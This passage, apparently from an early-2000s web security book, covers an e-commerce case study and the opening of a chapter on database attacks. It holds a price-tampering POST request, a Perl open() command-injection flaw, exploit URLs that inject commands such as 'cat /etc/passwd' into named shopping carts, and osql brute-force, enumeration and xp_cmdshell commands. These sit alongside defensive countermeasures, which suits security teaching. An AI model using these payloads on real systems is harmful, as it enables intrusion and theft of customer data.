
Figure 10-14 shows the Disabling JavaScript in Netscape Now if a user were to send a quantity of "–3," the browser would issue the following POST request to the server:

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 63

PartNo=OS0015&Item=Acme+Shirts&Price=-3&qty=1&buy.x=16&buy.y=5
```

Note how this HTTP request completely bypasses client-side validation. Figure 10-15 shows the server's response.

Figure 10-15. Purchasing a negative number of shirts



The screenshot shows that the user has placed one order for 5 shirts at $54.99 each and another order for –3 shirts at $89.99 each. The total bill comes is $4.98. The ability to place orders for negative numbers to reduce the total amount of the bill would make shoppers quite happy! This flaw is what caused the shipping clerks at Acme to receive orders for negative numbers of items.

Acme Fashions, Inc.'s management concluded that client-side input validation is dangerous and should not be used. Who is to blame? The flaw lies with the way ShopCart.exe was designed in the first place. The onus of validating inputs should be on the ShopCart.exe application. But, because it had no input validation, the Web site development team was forced to resort to client-side validation.

Even today, many third-party commercial shopping cart systems lack proper input validation. Sometimes it is possible to place orders for fractional quantities. At other times it even is possible to insert meta-characters or arbitrarily long buffers and crash the server-side application.

Overhauling www.acme-fashions.com

After the application security assessment team presented its findings, Acme's management decided to make radical changes in the company's e-business application, it hired a new team to look at the existing system and rewrite the code as necessary. The older commercial shopping cart system, ShopCart.exe, didn't allow product and pricing information to be stored in a database, so the team decided to develop its own shopping cart system. At the same time, it also decided to move the servers from Windows NT4.0 to the newly released Windows 2000 platform, running IIS 5.0 and ActivePerl. This time, the developers used a modified version of a shopping cart written in Perl, which was freely available on the Internet.

All client-side validation routines and improperly used hidden fields were removed. Care was taken to ensure that all the other mistakes made previously were not repeated. The new system went online August 1, 2001.

Facing a New Problem with the Overhauled System

On September 15 Acme's accounting department received a call from a credit card agency that was trying to trace the sources of credit card fraud. It so happened that most of the customers of the credit card agency who reported incidents of fraud had made purchases on Acme Fashions, Inc.'s Web site between August 1 and September 1. The credit card agency was convinced that the customer credit card information had somehow been stolen from Acme.

Acme's management already had faced and solved problems involving customers' tampering with prices during the preceding holiday season shopping. As if that weren't enough, now they had to deal with possible credit card theft. Management called in yet another top-notch computer forensics team to help evaluate the situation.

The team discovered that, in all the Web server logs for the month of August, there wasn't a single entry for August 29. This gap led the team to believe that a hacker must have wiped out the file C:\WINNT\System32\LogFiles\W3SVC1\ex20010829.log, which would have contained log data for that date. The file size had been reduced to 0 bytes, so the hacker must have had some way of getting administrative control of the server in order to wipe out the IIS Web server's logs.

Because there was no log data to go by, the team could only speculate on the possible cause of the attack. A thorough investigation of the system's hard drive showed that a file called "purchases.mdb" was present in two directories:

```
C:\>dir purchases.mdb /s
 Volume in drive C is ACMEFASHION
 Volume Serial Number is 48CD-A4A0

 Directory of C:\ACMEDATA

08/29/2001  08:13p           2,624,136 purchases.mdb
               1 File(s)      2,624,136 bytes

 Directory of C:\Inetpub\wwwroot

08/29/2001  11:33p           2,624,136 purchases.mdb
               1 File(s)      2,624,136 bytes
```


```
Total Files Listed:
          2 File(s)      5,248,272 bytes
          0 Dir(s)     111,312,896 bytes free
```

How did *purchases.mdb* end up getting copied from *C:\ACMEDATA* to the *C:\Inetpub\wwwroot* directory? The system administrator at Acme Fashions confirmed that *purchases.mdb* was used to hold customer order information, which included the customer's name, shipping address, billing address, items bought, and the credit card used to pay for the items. The application designers assured management that the database files lay outside the Web server's document root (*C:\inetpub\wwwroot*). The forensics team therefore concluded that, because a copy of *purchases.mdb* was created at 11:33 P.M. on August 29, 2001, fraud had occurred and it was the work of a hacker. The hacker must have copied the file from *C:\ACMEDATA* to *C:\Inetpub\wwwroot* and downloaded it with a browser by making a request to http://www.acme-fashions.com/purchases.mdb. Most likely, the hacker forgot to delete the copied file from the *C:\Inetpub\wwwroot* directory after downloading it.

Remote Command Execution

The fact that files were copied from one location to another and that the Web server logs were deleted suggested that the hacker had a means of executing commands on www.acme-fashions.com and had "super-user" or "administrator" privileges. After thoroughly evaluating the operating system security and lockdown procedures, the team concluded that the vulnerability was most likely an error in the Web application code. The problem was narrowed down to lack of proper input validation within the shopping cart code itself. Figure 10-16 shows how the shopping cart interacts with various elements of the Web application.


Figure 10-16. Components of the new www.acme-fashions.com



The shopping cart is driven by a central Perl script, *mywebcart.cgi*. All client-side sessions are tracked and managed by *mywebcart.cgi*. The shopping cart pulls product information from the *products.mdb* database and interfaces with a checkout station module that handles the customer payments, which are stored in *purchases.mdb*.

Figure 10-17 shows a page generated by *mywebcart.cgi*. Note the way that the URL is composed, especially keep in mind the ideas presented in Chapter 3 concerning poorly implemented shopping carts.

Figure 10-17. Page generated by mywebcart.cgi



The URL is:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=shirts3.html&cid=03417
```

The most interesting elements of this URL are the parameters passed to it, along with their values. Note that the parameter *nextpage* is passed a value of "*shirts3.html*." In the Perl code of *mwebcart.cgi*, the following line is responsible for the vulnerability:

```
$file = "c:\inetpub\wwwroot\catalog_templates\" . $input{'nextpage'} ;
open(FILE, $file) || die "Cannot open $file\n";
```

The fate of *mywebcart.cgi* is sealed. The parameter *nextpage* is passed to the Perl's *open()* function without any input validation. As discussed in Chapter 3, an attacker can insert the pipe symbol "|" at the end of the value assigned to *nextpage* and cause the *open()* function to execute arbitrary commands.

The following request would cause *mywebcart.cgi* to execute the "*dir c:*" command on www.acme-fashions.com:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=;dir+c:\|&cid=03417
```

Figure 10-18 displays the results in the browser window.

Figure 10-18. Executing arbitrary commands with mywebcart.cgi



At this point, we can assume that the hacker must have performed a full directory listing, using the "*dir c:\/s*" command. From the results, he noticed the presence of the file *purchases.mdb* in

the *C:\ACMEDATA* directory. Next, he copied it to *c:\inetpub\wwwroot* and then downloaded it, using http://www.acme-fashions.com/purchases.mdb. Figures 10-19 and 10-20 show how the file was copied and eventually downloaded.

Figure 10-19. Copying purchases.mdb to c:\inetpub\wwwroot




Figure 10-20. Downloading purchases.mdb



This demonstration by the forensics team exposed a serious security breach in *mywebcart.cgi*. Even today, many publicly and commercially available shopping carts are rife with such vulnerabilities.

Postmortem and Further Countermeasures

ACME Fashions, Inc., suffered tremendous losses of time and money because of three critical mistakes over a period of time. All these mistakes were attributed to the lack of input validation and trust in the integrity of data received from the Web browser. Let's review these shortcomings again.

The first flaw was caused by the improper use of hidden fields. Crucial information such as product ID and price were passed via hidden fields in HTML forms. Recall that, once the HTML response is sent by the Web server to the Web browser, the server loses all control over the data sent. HTTP is essentially stateless, and the server can make no assumptions about whether the

data returned is intact or has been tampered with. Hidden fields can be manipulated on the client side and sent back to the Web server. If the server doesn't have any way to validate the information coming in via hidden fields, clients can tamper with data and bypass controls enforced by the system. To protect systems from such attacks on data integrity, Web site developers should avoid passing information via hidden fields. Instead, such information should be maintained in a database on the server, and the information should be pulled out from the database when needed.

Shopping Carts with Remote Command Execution

Many commercially available shopping carts suffer from a lack of input validation in parameters passed via the URL or hidden fields. That lack allows Meta-characters to be inserted to achieve remote command execution. Here are some headlines taken from various security information portals regarding vulnerabilities in shopping carts:

- September 6, 2001—ShopPlus Cart Commerce System Lets Remote Users Execute Arbitrary Shell Commands
- September 8, 2001—Hassan Consulting Shopping Cart Allows Remote Users to Execute Shell Commands on the Server
- September 19, 2001—Webdiscount.net's eshop Commerce System Lets Remote Users Execute Arbitrary Commands on the System and Gain Shell Access
- October 20, 2001—Mountain Network Systems WebCart Lets Remote Users Execute Arbitrary Commands on the Web Server

All these shopping carts fail when the pipe character is inserted in one of the URL parameters. The exploit URLs for these carts are:

```
http://targethost/scripts/shopplus.cgi?dn=domainname.com&cartid=%CARTID%&file=
;c
at%20/etc/passwd|
http://targethost/cgi-local/shop.pl/SID=947626980.19094/page=;uname+-a|
http://targethost/cgi-bin/eshop.pl?seite=;ls|
http://targethost/cgi-
bin/webcart/webcart.cgi?CONFIG=mountain&CHANGE=YES&NEXTPAGE=;ls|&CODE=PHOLD
```

As a result, all these shopping carts end up passing unchecked parameter contents to Perl's *open()* function for opening a file.

The second obvious mistake was using client-side scripts to perform input validation. Code developers are always tempted to use JavaScript or VBScript to have code executed on the client side and remove the burden from the server. However, client-side scripts are as fragile as hidden fields when it comes to the lack of tamper resistance. Client-side scripts only are to be used for smooth navigation or adding extra interactivity and presentability to the Web page. An attacker can easily bypass or modify client-side scripts and circumvent any checks enforced by them. As

in the Acme case, attackers can inject negative quantities with ease, bypassing any restriction imposed by the embedded JavaScript. Similarly, some Web-based storefront systems perform arithmetic operations on the client side, such as computing the total quantity and price of an order within the fill-out form itself. To the customer, it is a nice feature when they can see prices updated on the browser without submitting the values to the server and waiting for a response. However, this technique must be avoided at all costs and the application must be designed in such way that all important validations and computations are executed and verified on the server side so that attackers cannot manipulate the data. The golden rule is: "Thou shalt not trust data coming from the client."

The final vulnerability was caused by the lack of input sanitization in *mywebcart.cgi*. Whenever data is passed by fields in HTML forms to critical functions such as *open()*, care must be taken to remove any combination of symbols or meta-characters. Two main input validations must be performed: one for the length of the data received (to avoid buffer overflow attacks) and the second for meta-characters. In this case, Acme has to insert an input sanitization to filter meta-characters such as "&," "%," "$," "|," and "<." For a nearly complete list of input sanitization routines in all the major Web languages used today, review Chapter 1.

Additional security issues relating to e-commerce shopping systems, in general, include information retrieval from temporary files on the server, poor encryption mechanisms, file system directory exposure, privilege escalation, customer information disclosure, alteration of products, alteration of orders, and denial of services. All offer vulnerabilities to attack and are present in many e-commerce application implementations.

Summary

E-Business applications attract hackers that can manipulate money flowing through business channels. It becomes the responsibility of every CIO, systems administrator, and applications developer to protect critical corporate and customer information and assets from malicious hackers. A single loophole in the application can prove disastrous, and in moments an electronic storefront can be cleaned out by robbers on the information superhighway. Not only does the business lose money, but it also loses its hard-earned reputation. Whether the flaws lie with poorly written third-party applications or were left behind by a developer team, the company loses business. Shore up your Web applications and make security priority one before you start writing your first line of code.

Chapter 11. Database Access

The true beginning of our end.

—William Shakespeare (1564–1616), A Midsummer Night's Dream, Act V. Sc. 1.

Introduction

Databases (and SQL in specific) have long been an integral part of doing business. Whether it was the first flat file database or today's advanced object-oriented databases, the need for storing and accessing information rapidly is crucial to any business or application—and the Web is no different.

Current Web applications are tightly coupled with the database. They are used for everything from storing usernames and passwords for authenticated access, to storing a users' mailing address and credit card information for product shipment and payment. As a result, a thorough understanding of Web security must include the database layer and, more important, how attackers attempt to bypass an application's constraints on the data to gain access to parts of it.


In this chapter we discuss the interaction between the Web server and the database. We highlight the weaknesses in application design that allow an attacker to disclose sensitive information, or worse, allow remote command execution.

Direct SQL Attacks

Although it isn't the primary thrust of this chapter, we need to note that Microsoft SQL Server and Oracle both can be accessed via network by default. In other words, if your firewall isn't configured correctly, you may be allowing attackers to brute force your database connection without ever going through a Web application.

Although this opportunity rarely presents itself outside an internal network, it is the ideal form of database hacking: in the raw. To perform some basic remote hacking of a database in this manner, follow a few simple steps. Find a system with any port open, such as TCP and UDP 1434 (Microsoft SQL Server) or TCP 1521 (Oracle). You can do so by using any of myriad port scanning tools, including Fscan from Foundstone (http://www.foundstone.com). In addition, you can use a tool such as SQLPing2 from Chip Andrews (http://www.sqlsecurity.com) to search for Microsoft SQL Servers within a range of IP addresses. As Figure 11-1 shows, when we applied SQLPing2, it discovered two SQL servers: 192.168.0.8 and 192.168.0.9.

Figure 11-1. Results of applying SQLPing2 to scan ports for servers



Once you know the server on the network, you can attempt to gain access to it. You can do so in a number of ways, but one of the simplest is to use osql.exe, which comes with any SQL Server 2000 or Desktop Engine (MSDE). The syntax looks something like this:

```
C:\> osql -S 192.168.0.8 -U sa -P ""
```

```
Login failed for user "sa."
```

By using osql parameters –S (server), –U (username), and –P (password), you can try to brute force your way into the database servers. As you can see, the prior attempt using "sa" with no password (the most common of passwords, we assure you!) was wrong and resulted in an error. However, if you attempt a correct username/password combination with osql, you'll get a 1> prompt, meaning that you can type any database command:

```
C:\> osql -S 192.168.0.8 -U sa -P password
1> select count(*) from syscolumns
2> go
 ————-
     4683
(1 row affected)
1>
```

With an authenticated user on the database, you can now try a few techniques to learn more about the databases and their table structures. The first step in taking on a Microsoft SQL Server is to run the sp_helpdb stored procedure (assuming that the network administrator hasn't removed it in an attempt to secure the database). It will show you all the existing databases and their names, sizes, owners, and database IDs (dbid):

```
C:\> osql -S 192.168.0.8 -U sa -P password –Q "use master; exec
sp_helpdb"
```

Next, you can enumerate all the objects in the particular database with the sp_help stored procedure. It will detail each object in the database, including each view, user table, table function, system table, stored procedure, scalar function, inline function, and extended stored procedure:

```
C:\> osql -S 192.168.0.8 -U sa -P password –Q "use master; exec
sp_help"
```

You can identify all the tables within a particular database with the information_shema function:

```
C:\> osql -S 192.168.0.8 -U sa -P password –Q "use master; select *
from
information_schema.tables"
```

Or, you can use the best of all extended stored procedures to execute anything on the remote system. For example, we simply output a directory listing to a file in the C:\directory, "owned.txt" to obtain:

```
C:\> osql -S 192.168.0.8 -U sa -P blah -Q "exec
master..xp_ cmdshell'dir> c:\owned.txt'"
```

You can choose from among many other SQL statements and functions to enumerate and eventually own the database server. Review Chapter 2 for more details.

You may consider what we just showed you about direct SQL attacks to be cheating. Well, it is. But it also is reality. Demonstrating and practicing these techniques can help you understand what we're going to show you next: SQL exposure via a Web application.

A Used Car Dealership Is Hacked

Jack's late night frustration with a buffer overflow he was writing set him on edge, causing him to snap back at his roommate over even the smallest irritations. Finally his friend told him to take a rest, to do something else and the answer would come. So Jack decided to get on the Google search engine and look for the car he always wanted, a BMW 740IL, black. The first three or four Web sites didn't have any in stock. As he continued, his frustration grew until suddenly he stumbled across a local car dealership's Web site. He searched its lot inventory and found a black BMW on the lot. The search engine reports back: a 1999 740IL in excellent condition for $35,000. Jack was excited until he saw the price, which was significantly more than he could pay. So he decided to take his frustrations out on someone other than his roommate.


Input Validation

Input validation is essential to prevent unchecked user data from being used in order to get the Web server and its database to reveal sensitive information. As Jack looks over the search results that the car dealership provided, he notices something interesting: The Web site is designed to pass the query parameters via the URL

```
http://192.168.0.6/purchase.asp?ID=1
```

as shown in Figure 11-2.

Figure 11-2. List of database records in response to the query of ID=1



